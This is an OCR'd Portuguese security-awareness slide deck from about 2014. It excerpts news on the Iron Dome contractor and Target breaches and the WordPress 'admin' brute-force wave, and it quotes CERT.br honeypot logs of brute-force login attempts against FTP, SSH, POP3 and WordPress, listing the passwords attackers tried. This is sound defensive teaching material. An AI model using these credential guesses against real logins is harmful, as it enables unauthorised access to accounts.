
2014

- **Relatório do MI5**

– **empresas estrangeiras de inteligência visando profissionais de TI para obter dados sensíveis**

– **"*the abuse of privileged credentials is the next frontier for cyber-crime against enterprises"* – Paul Ayers, vice presidente da EMEA**

http://www.infosecurity-magazine.com/view/38296/mi5-spies-and-thieves-are-target


Hackers Plundered Israeli Defense Firms that Built 'Iron Dome' Missile Defense System — Krebs on Security
krebsonsecurity.com/2014/07/hackers-plundered-israeli-defense-firms-that-built-iron-dome-
Reader

28
JUL 14


Hackers Plundered Israeli Defense Firms that Built 'Iron Dome' Missile Defense System

Three Israeli defense contractors responsible for building the "Iron Dome" missile shield currently protecting Israel from a barrage of rocket attacks were compromised by hackers and robbed of huge quantities of sensitive documents pertaining to the shield technology, KrebsOnSecurity has learned.

The never-before publicized intrusions, which occurred between 2011 and 2012, illustrate the continued challenges that defense contractors and other companies face in deterring organized cyber adversaries and preventing the theft of proprietary information.

According to CyberESI, IAI was initially breached on April 16, 2012 by a series of specially crafted email phishing attacks. Drissel said the attacks bore all of the hallmarks of the

Once inside the IAI's network, Comment Crew members spent the next four months in 2012 using their access to install various tools and trojan horse programs on systems throughout company's network and expanding their access to sensitive files, CyberESI said.


Email Attack on Vendor Set Up Breach at Target — Krebs on Security
krebsonsecurity.com/2014/02/email-attack-on-vendor-set-up-breach-at-target/
Reader

12
FEB 14

Email Attack on Vendor Set Up Breach at Target

The breach at **Target Corp.** that exposed credit card and personal data on more than 110 million consumers appears to have begun with a malware-laced email phishing attack sent to employees at an HVAC firm that did business with the nationwide retailer, according to sources close to the investigation.

Last week, KrebsOnSecurity reported that investigators believe the source of the Target intrusion traces back to network credentials that Target had issued to **Fazio Mechanical**, a heating, air conditioning and refrigeration firm in Sharpsburg, Pa. Multiple sources close to the investigation now tell this reporter that those credentials were stolen in an email malware attack at Fazio that began at least two months before thieves started stealing card data from thousands of

Ataques de força bruta

FTP

```
2014-07-27 04:20:27 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Kathryn'
2014-07-27 04:22:31 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Picard'
2014-07-27 04:22:37 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Popeye'
2014-07-27 04:22:39 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Prince’
2014-07-27 04:26:59 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'Voyager'
2014-07-27 04:37:33 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'chuck'
2014-07-27 05:09:46 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'root!#%'
2014-07-27 05:29:29 +0000: ftp[10217]: IP: xx.xxx.xxx.10, PASS: 'St#Trek’
```

Fonte: ***Logs*** **coletados nos servidores** ***honeypots*** **do CERT.br**

SSH

```
Apr 23 01:47:12 honeypot sshd[18175]: bad password attempt for 'root'
(password 'betterprotect') from xxx.xxx.xxx.174
Apr 23 01:47:14 honeypot sshd[24663]: bad password attempt for 'root'
(password 'oEfbNureDFVuhjnIKmF') from xxx.xxx.xxx.174
Apr 23 01:48:04 honeypot sshd[16334]: bad password attempt for 'root'
(password 'pei`k6y8j)dzj') from xxx.xxx.xxx.174
Apr 23 01:48:07 honeypot sshd[10446]: bad password attempt for 'root'
(password 'madman1234t2ewfdscr23rewf') from xxx.xxx.xxx.174
Apr 23 01:48:09 honeypot sshd[14275]: bad password attempt for 'root'
(password 'YMs2lFrpjDIR') from xxx.xxx.xxx.174
```

Fonte: ***Logs*** **coletados nos servidores** ***honeypots*** **do CERT.br**

POP3

```
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, USER: 'test'
2014-07-25 22:07:26 +0000: pop3[1636]: IP: x.xxx.xx.99, PASS: '123456’
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, USER: 'tony'
2014-07-25 22:07:33 +0000: pop3[17633]: IP: x.xxx.xx.99, PASS: 'tony’
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, USER: 'admin'
2014-07-25 22:07:51 +0000: pop3[1703]: IP: x.xxx.xx.99, PASS: 'admin’
2014-07-25 22:08:01 +0000: pop3[17666]: IP: x.xxx.xx.99, USER: 'andrew'
2014-07-25 22:08:02 +0000: pop3[17666]: IP: x.xxx.xx.99, PASS: 'andrew’
2014-07-25 22:08:06 +0000: pop3[15808]: IP: x.xxx.xx.99, USER: 'webmaster'
2014-07-25 22:08:07 +0000: pop3[15808]: IP: x.xxx.xx.99, PASS: '123456’
```

Também em outros serviços como telnet, RDP, VNC, etc

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br


Ataques a servidores Web

Força bruta – conta administrativa padrão

```
2014-09-07 12:58:41 +0000: wordpress[234]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin1234"
2014-09-07 12:58:42 +0000: wordpress[24152]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123mudar"
2014-09-07 12:58:42 +0000: wordpress[8822]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "admin12345"
2014-09-07 12:58:42 +0000: wordpress[11640]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "mudar123"
2014-09-07 12:58:42 +0000: wordpress[8368]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "123admin"
2014-09-07 12:58:43 +0000: wordpress[12260]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass"
2014-09-07 12:58:43 +0000: wordpress[3090]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "1234admin"
2014-09-07 12:58:43 +0000: wordpress[29912]: wp-login.php:
IP: xxx.xxx.xx.41, action: failed login, user: "admin", pass: "pass123”
```

Fonte: *Logs* coletados nos servidores *honeypots* do CERT.br

Força bruta – conta administrativa padrão



4/15/2013
11:21 AM

Mathew J. Schwartz
News

Connect Directly

2
COMMENTS
COMMENT NOW

Login

50% 50%

Tweet

WordPress Hackers Exploit Username 'Admin'

Anecdotal evidence suggests that many WordPress installations are still using the default setting of "admin" for their administrator account. "Almost 3 years ago we released a version of WordPress (3.0) that allowed you to pick a custom username on installation, which largely ended people using 'admin' as their default username," said Mullenweb in a blog post. "If you still use 'admin'

WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been compromised via large-scale brute force attacks. Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very

